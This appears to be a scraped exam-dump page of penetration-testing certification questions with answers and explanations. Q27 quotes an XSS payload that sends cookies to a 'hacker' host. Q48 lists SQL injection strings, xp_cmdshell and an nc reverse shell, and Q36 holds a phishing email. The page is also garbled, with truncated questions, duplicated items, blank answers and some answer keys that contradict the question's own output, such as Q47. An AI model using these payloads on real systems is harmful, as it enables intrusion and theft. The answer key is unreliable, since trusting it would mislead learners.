This command will perform a ping scan (-sn) without reverse DNS resolution (-n) on the IP range 10.1.1.0/24, excluding the attack machine's IP address (10.1.1.15) from the scan (-exclude). It will also output the results in three formats (normal, grepable and XML) with a base name of target_txt (-oA).

NEW QUESTION: 25
A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?
A. nmap 192.168.1.1-5 -PU22-25,80
B. nmap 192.168.1.1-5 -PA22-25,80
C. nmap 192.168.1.1-5 -Ss22-25,80
D. nmap 192.168.1.1-5 -PS22-25,80
Answer: D (LEAVE A REPLY)

NEW QUESTION: 26
A penetration tester runs the following command on a system:
find / -user root -perm -4000 -print 2>/dev/null
Which of the following is the tester trying to accomplish?
A. Set the SGID on all files in the / directory
B. Find the /root directory on the system
C. Find files with the SUID bit set
D. Find files that were created during exploitation and move them to /dev/null
Answer: C (LEAVE A REPLY)
Explanation
the 2>/dev/null is output redirection, it simply sends all the error messages to infinity and beyond preventing any error messages to appear in the terminal session.
The tester is trying to find files with the SUID bit set on the system. The SUID (set user ID) bit is a

special permission that allows a file to be executed with the privileges of the file owner, regardless of who runs it.
This can be used to perform privileged operations or access restricted resources. A penetration tester can use the find command with the -user and -perm options to search for files owned by a specific user (such as root) and having a specific permission (such as 4000, which indicates the SUID bit is set).

NEW QUESTION: 27
Given the following code:
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)
A. Web-application firewall
B. Parameterized queries
C. Output encoding
D. Session tokens
E. Input validation
F. Base64 encoding
Answer: C,E (LEAVE A REPLY)
Explanation
Encoding (commonly called "Output Encoding") involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the < string when writing to an HTML page.
Output encoding and input validation are two of the best methods to prevent against this type of attack, which is known as cross-site scripting (XSS). Output encoding is a technique that converts user-supplied input into a safe format that prevents malicious scripts from being executed by browsers or applications. Input validation is a technique that checks user-supplied input against a set of rules or filters that reject any invalid or malicious data. Web-application firewall is a device or software that monitors and blocks web traffic based on predefined rules or signatures, but it may not catch all XSS attacks. Parameterized queries are a technique that separates user input from SQL statements to prevent SQL injection attacks, but they do not prevent XSS attacks. Session tokens are values that are used to maintain state and identify users across web requests, but they do not prevent XSS attacks. Base64 encoding is a technique that converts binary data into ASCII characters for transmission or storage purposes, but it does not prevent XSS attacks.

NEW QUESTION: 28
An exploit developer is coding a script that submits a very large number of small requests to a web server until the server is compromised. The script must examine each response received and compare the data to a large number of strings to determine which data to submit next. Which of the following data structures should the exploit developer use to make the string comparison and determination as efficient as possible?

A. A list
B. A tree
C. A dictionary
D. An array
Answer: C (LEAVE A REPLY)
Explanation
data structures are used to store data in an organized form, and some data structures are more efficient and suitable for certain operations than others. For example, hash tables, skip lists and jump lists are some dictionary data structures that can insert and access elements efficiently3. For string comparison, there are different algorithms that can measure how similar two strings are, such as Levenshtein distance, Hamming distance or Jaccard similarity4. Some of these algorithms can be implemented using data structures such as arrays or hashtables5.

NEW QUESTION: 29
A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability.
Which of the following is the BEST way to ensure this is a true positive?
A. Perform a manual test on the server.
B. Check the results on the scanner.
C. Look for the vulnerability online.
D. Run another scanner to compare.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 30
A penetration tester has been hired to examine a website for flaws. During one of the time windows for testing, a network engineer notices a flood of GET requests to the web server, reducing the website's response time by 80%. The network engineer contacts the penetration tester to determine if these GET requests are part of the test. Which of the following BEST describes the purpose of checking with the penetration tester?
A. Situational awareness
B. Rescheduling
C. DDoS defense
D. Deconfliction
Answer: (SHOW ANSWER)
Explanation
https://redteam.guide/docs/definitions/
Deconfliction is the process of coordinating activities and communicating information to avoid interference, confusion, or conflict among different parties involved in an operation. The network engineer contacted the penetration tester to check if the GET requests were part of the test, and to avoid any potential misunderstanding or disruption of the test or the website. The other options are not related to the purpose of checking with the penetration tester.

NEW QUESTION: 31
A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. Burp Suite
B. DirBuster
C. WPScan
D. OWASP ZAP

Answer: C (LEAVE A REPLY)

Explanation

WPScan is a tool that can be used to scan WordPress sites for vulnerabilities, such as outdated plugins, themes, or core files, misconfigured settings, weak passwords, or user enumeration. The curl command reveals that the site is running WordPress and has a readme.html file that may disclose the version number. Therefore, WPScan would be the best tool to use to explore this site further. Burp Suite is a tool that can be used to intercept and modify web requests and responses, but it does not specialize in WordPress scanning. DirBuster is a tool that can be used to brute-force directories and files on web servers, but it does not exploit WordPress vulnerabilities. OWASP ZAP is a tool that can be used to perform web application security testing, but it does not focus on WordPress scanning.

NEW QUESTION: 32
The delivery of a penetration test within an organization requires defining specific parameters regarding the nature and types of exercises that can be conducted and when they can be conducted. Which of the following BEST identifies this concept?
A. Statement of work
B. Program scope
C. Non-disclosure agreement
D. Rules of engagement
Answer: D (LEAVE A REPLY)
Rules of engagement (ROE) is a document that outlines the specific guidelines and limitations of a penetration test engagement. The document is agreed upon by both the penetration testing team and the client and sets expectations for how the test will be conducted, what systems are in scope, what types of attacks are allowed, and any other parameters that need to be defined. ROE helps to ensure that the engagement is conducted safely, ethically, and with minimal disruption to the client's operations.

NEW QUESTION: 33
The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```


Which of the following line numbers from the script MOST likely contributed to the script triggering

a
"probable port scan" alert in the organization's IDS?
A. Line 01
B. Line 08
C. Line 07
D. Line 02
Answer: B (LEAVE A REPLY)

NEW QUESTION: 34
A penetration tester conducted a discovery scan that generated the following:


```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```


Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?
A. nmap -oG list.txt 192.168.0.1-254 , sort
B. nmap -sn 192.168.0.1-254 , grep "Nmap scan" | awk '{print S5}'
C. nmap --open 192.168.0.1-254, uniq
D. nmap -o 192.168.0.1-254, cut -f 2
Answer: B (LEAVE A REPLY)
Explanation
the NMAP flag (-sn) which is for host discovery and returns that kind of NMAP output. And the AWK command selects column 5 ({print $5}) which obviously carries the returned IP of the host in the NMAP output.
This command will generate the results shown in the image and transform them into a list of active hosts for further analysis. The command consists of three parts:
nmap -sn 192.168.0.1-254: This part uses nmap, a network scanning tool, to perform a ping scan (-sn) on the IP range 192.168.0.1-254, which means sending ICMP echo requests to each IP address and checking if they respond.
grep "Nmap scan": This part uses grep, a text filtering tool, to search for the string "Nmap scan" in the output of the previous part and display only the matching lines. This will filter out the lines that show the start and end time of the scan and only show the lines that indicate the status of each host.
awk '{print $5}': This part uses awk, a text processing tool, to print the fifth field ($5) of each line in the output of the previous part. This will extract only the IP addresses of each host and display

them as a list.
The final output will look something like this:
192.168.0.1 192.168.0.12 192.168.0.17 192.168.0.34

NEW QUESTION: 35
During an assessment, a penetration tester manages to exploit an LFI vulnerability and browse the web log for a target Apache server. Which of the following steps would the penetration tester most likely try NEXT to further exploit the web server? (Choose two.)
A. Cross-site scripting
B. Server-side request forgery
C. SQL injection
D. Log poisoning
E. Cross-site request forgery
F. Command injection
Answer: D,F (LEAVE A REPLY)
Local File Inclusion (LFI) is a web vulnerability that allows an attacker to include files on a server through the web browser. This can expose sensitive information or lead to remote code execution.
Some possible next steps that a penetration tester can try after exploiting an LFI vulnerability are:
* Log poisoning: This involves injecting malicious code into the web server's log files and then including them via LFI to execute the code34.
* PHP wrappers: These are special streams that can be used to manipulate files or data via LFI. For example, php://input can be used to pass arbitrary data to an LFI script, or php://filter can be used to encode or decode files5.

NEW QUESTION: 36
A penetration tester has prepared the following phishing email for an upcoming penetration test:


Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?
A. Familiarity and likeness
B. Scarcity and fear
C. Social proof and greed

D. Authority and urgency
Answer: D (LEAVE A REPLY)

NEW QUESTION: 37
A penetration tester is contracted to attack an oil rig network to look for vulnerabilities. While conducting the assessment, the support organization of the rig reported issues connecting to corporate applications and upstream services for data acquisitions. Which of the following is the MOST likely culprit?
A. Patch installations
B. Successful exploits
C. Application failures
D. Bandwidth limitations
Answer: B (LEAVE A REPLY)
Explanation
Successful exploits could cause network disruptions, service outages, or data corruption, which could affect the connectivity and functionality of the oil rig network. Patch installations, application failures, and bandwidth limitations are less likely to be related to the penetration testing activities.

NEW QUESTION: 38
A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position.
Which of the following actions, if performed, would be ethical within the scope of the assessment?
A. Intercepting outbound TLS traffic
B. Establishing and maintaining persistence on the domain controller
C. Gaining access to hosts by injecting malware into the enterprise-wide update server
D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates
E. Exploiting a configuration weakness in the SQL database
Answer: A (LEAVE A REPLY)

NEW QUESTION: 39
A penetration tester will be performing a vulnerability scan as part of the penetration test on a client's website. The tester plans to run several Nmap scripts that probe for vulnerabilities while avoiding detection. Which of the following Nmap options will the penetration tester MOST likely utilize?
A. -a8 -T0
B. -sn
C. --script "http*vuln*"
D. -O -A
Answer: C (LEAVE A REPLY)

NEW QUESTION: 40
A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host. Which of the following utilities would BEST support this objective?
A. Socat
B. tcpdump
C. Scapy
D. dig
Answer: C (LEAVE A REPLY)
Explanation
https://thepacketgeek.com/scapy/building-network-tools/part-09/

NEW QUESTION: 41
During the reconnaissance phase, a penetration tester obtains the following output:
Reply from 192.168.1.23: bytes=32 time<54ms TTL=128
Reply from 192.168.1.23: bytes=32 time<53ms TTL=128
Reply from 192.168.1.23: bytes=32 time<60ms TTL=128
Reply from 192.168.1.23: bytes=32 time<51ms TTL=128
Which of the following operating systems is MOST likely installed on the host?
A. Linux
B. NetBSD
C. Windows
D. macOS
Answer: C (LEAVE A REPLY)
Explanation
The output shows the result of a ping command, which sends packets to a host and receives replies. The ping command can be used to determine if a host is alive and reachable on the network. One of the information that the ping command displays is the Time to Live (TTL) value, which indicates how many hops a packet can travel before it is discarded. The TTL value can also be used to guess the operating system of the host, as different operating systems have different default TTL values. In this case, the TTL value is 128, which is the default value for Windows operating systems. Linux and macOS have a default TTL value of 64, while NetBSD has a default TTL value of 255.

NEW QUESTION: 42
ion tester is attempting to get more people from a target company to download and run an executable. Which of the following would be the.. :tive way for the tester to achieve this objective?
A. Dropping USB flash drives around the company campus with the file on it
B. Attaching the file in a phishing SMS that warns users to execute the file or they will be locked out of their accounts
C. Sending a pretext email from the IT department before sending the download instructions later

D. Saving the file in a common folder with a name that encourages people to click it

Answer: (SHOW ANSWER)

Explanation

The most effective way for the tester to achieve this objective is to send a pretext email from the IT department before sending the download instructions later. A pretext email is an email that uses deception or impersonation to trick users into believing that it is from a legitimate source or authority, such as the IT department. A pretext email can be used to establish trust or rapport with the users, and then persuade them to perform an action or provide information that benefits the attacker. In this case, the tester can send a pretext email from the IT department that informs users about an important update or maintenance task that requires them to download and run an executable file later. The tester can then send another email with the download instructions and attach or link to the malicious executable file. The users may be more likely to follow these instructions if they have received a prior email from the IT department that prepared them for this action. The other options are not as effective ways for the tester to achieve this objective. Dropping USB flash drives around the company campus with the file on it may not reach many users, as they may not find or pick up the USB flash drives, or they may be suspicious of their origin or content.

NEW QUESTION: 43

A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

A. Check WHOIS and netblock records for the company.

B. Use DNS lookups and dig to determine the external hosts.

C. Launch an external scan of netblocks.

D. Conduct a ping sweep of the company's netblocks.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 44

A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

A. Weak authentication schemes

B. Credentials stored in strings

C. Buffer overflows

D. Non-optimized resource management

Answer: C (LEAVE A REPLY)

Explanation

fuzzing introduces unexpected inputs into a system and watches to see if the system has any

negative reactions to the inputs that indicate security, performance, or quality gaps or issues

NEW QUESTION: 45
A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?
A. "cisco-ios" "default-passwords"
B. "cisco-ios" "admin+1234"
C. "cisco-ios" "no-password"
D. "cisco-ios" "last-modified"
Answer: B (LEAVE A REPLY)

NEW QUESTION: 46
A penetration tester attempted a DNS poisoning attack. After the attempt, no traffic was seen from the target machine. Which of the following MOST likely caused the attack to fail?
A. The injection was too slow.
B. The DNS cache was not refreshed.
C. The client did not receive a trusted response.
D. The DNS information was incorrect.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 47
A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----------------
DURB v2.22
By The Dark Raver
-----------------
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```


However, when the penetration tester tried to browse the URL http://172.16.100.10:3000/profile, a blank page was displayed.

Which of the following is the MOST likely reason for the lack of output?

A. This URI returned a server error.

B. The web server is using HTTPS instead of HTTP.

C. The HTTP port is not open on the firewall.

D. The tester did not run sudo before the command.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 48

A penetration tester examines a web-based shopping catalog and discovers the following URL when viewing a product in the catalog:

http://company.com/catalog.asp?productid=22

The penetration tester alters the URL in the browser to the following and notices a delay when the page refreshes:

http://company.com/catalog.asp?productid=22;WAITFOR

DELAY

'00:00:05'

Which of the following should the penetration tester attempt NEXT?

A. http://company.com/catalog.asp?productid=22:EXEC

xp_cmdshell

'whoami'

B. http://company.com/catalog.asp?productid=22' OR 1=1 --

C. http://company.com/catalog.asp?productid=22' UNION SELECT 1,2,3 --

D. http://company.com/catalog.asp?productid=22;nc
192.168.1.22 4444 -e /bin/bash

Answer: C (LEAVE A REPLY)

This URL will attempt a SQL injection attack using a UNION operator to combine the results of two queries into one table. The attacker can use this technique to retrieve data from other tables in the database that are not normally accessible through the web application.

NEW QUESTION: 49


During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.


INSTRUCTIONS

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Answer:

NEW QUESTION: 50

A penetration-testing team is conducting a physical penetration test to gain entry to a building.

Which of the following is the reason why the penetration testers should carry copies of the engagement documents with them?

A. As backup in case the original documents are lost

B. To guide them through the building entrances

C. To validate the billing information with the client

D. As proof in case they are discovered

Answer: (SHOW ANSWER)

NEW QUESTION: 51

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

A. Reach out to the primary point of contact

B. Try to take down the attackers

C. Call law enforcement officials immediately

D. Collect the proper evidence and add to the final report

Answer: (SHOW ANSWER)

The penetration tester should reach out to the primary point of contact as soon as possible to inform them of the critical vulnerability and the active exploitation by cybercriminals. This is the most responsible and ethical course of action, as it allows the client to take immediate steps to mitigate the risk and protect their assets. The other options are not appropriate or effective in this situation. Trying to take down the attackers would be illegal and dangerous, as it may escalate the conflict or cause collateral damage. Calling law enforcement officials immediately would be premature and unnecessary, as it may involve disclosing confidential information or violating the scope of the engagement. Collecting the proper evidence and adding to the final report would be too slow and passive, as it would delay the notification and remediation of the vulnerability.

NEW QUESTION: 52

After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

```
Nmap scan report for 192.168.10.10

Port      State     Service         Version
135/tcp   open      msrpc           Microsoft Windows RPC
139/tcp   open      netbios-ssn     Microsoft Windows netbios-ssn
5985/tcp  open      Microsoft       HTTPAPI httpd 2.0 (SSDP/UPnP)

Nmap scan report for 192.168.10.11

Port      State     Service         Version
135/tcp   open      msrpc           Microsoft Windows RPC
139/tcp   open      netbios-ssn     Microsoft Windows netbios-ssr
3389/tcp  open      ms-wbt-server   Microsoft Terminal Services
```


The tester then runs the following command from the previous exploited system, which fails:
Which of the following explains the reason why the command failed?

A. The tester input the incorrect IP address.

B. An account for RDP does not exist on the server.
C. PowerShell requires administrative privilege.
D. The command requires the -port 135 option.
Answer: (SHOW ANSWER)

NEW QUESTION: 53
A penetration tester who is working remotely is conducting a penetration test using a wireless connection.
Which of the following is the BEST way to provide confidentiality for the client while using this connection?
A. Configure wireless access to use a AAA server.
B. Install a host-based firewall on the penetration testing distribution.
C. Use random MAC addresses on the penetration testing distribution.
D. Connect to the penetration testing company's VPS using a VPN.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 54
A penetration tester is contracted to attack an oil rig network to look for vulnerabilities. While conducting the assessment, the support organization of the rig reported issues connecting to corporate applications and upstream services for data acquisitions. Which of the following is the MOST likely culprit?
A. Patch installations
B. Successful exploits
C. Application failures
D. Bandwidth limitations
Answer: B (LEAVE A REPLY)
Successful exploits could cause network disruptions, service outages, or data corruption, which could affect the connectivity and functionality of the oil rig network. Patch installations, application failures, and bandwidth limitations are less likely to be related to the penetration testing activities.

NEW QUESTION: 55
A penetration tester has identified several newly released CVEs on a VoIP call manager. The scanning tool the tester used determined the possible presence of the CVEs based off the version number of the service. Which of the following methods would BEST support validation of the possible findings?
A. Manually check the version number of the VoIP service against the CVE release
B. Review SIP traffic from an on-path position to look for indicators of compromise
C. Test with proof-of-concept code from an exploit database
D. Utilize an nmap -sV scan against the service
Answer: C (LEAVE A REPLY)

NEW QUESTION: 56
A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen.
A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?
A. Direct-to-origin
B. Cross-site scripting
C. Malware injection
D. Credential harvesting
Answer: C (LEAVE A REPLY)
Malware injection is the most likely cloud attack that the penetration tester implemented, as it involves adding a fake VM instance to the IaaS component of the client's VM. Malware injection is a type of attack that exploits vulnerabilities in cloud services or applications to inject malicious code or data into them. The injected malware can then compromise or control the cloud resources or data.

NEW QUESTION: 57
A penetration tester initiated the transfer of a large data set to verify a proof-of-concept attack as permitted by the ROE. The tester noticed the client's data included PII, which is out of scope, and immediately stopped the transfer. Which of the following MOST likely explains the penetration tester's decision?
A. The tester had the situational awareness to stop the transfer.
B. The tester found evidence of prior compromise within the data set.
C. The tester completed the assigned part of the assessment workflow.
D. The tester reached the end of the assessment time frame.
Answer: (SHOW ANSWER)
Situational awareness is the ability to perceive and understand the environment and events around oneself, and to act accordingly. The penetration tester demonstrated situational awareness by stopping the transfer of PII, which was out of scope and could have violated the ROE or legal and ethical principles. The other options are not relevant to the situation or the decision of the penetration tester.

NEW QUESTION: 58
A penetration tester who is working remotely is conducting a penetration test using a wireless connection.
Which of the following is the BEST way to provide confidentiality for the client while using this connection?
A. Configure wireless access to use a AAA server.
B. Use random MAC addresses on the penetration testing distribution.
C. Install a host-based firewall on the penetration testing distribution.

D. Connect to the penetration testing company's VPS using a VPN.

Answer: D (LEAVE A REPLY)

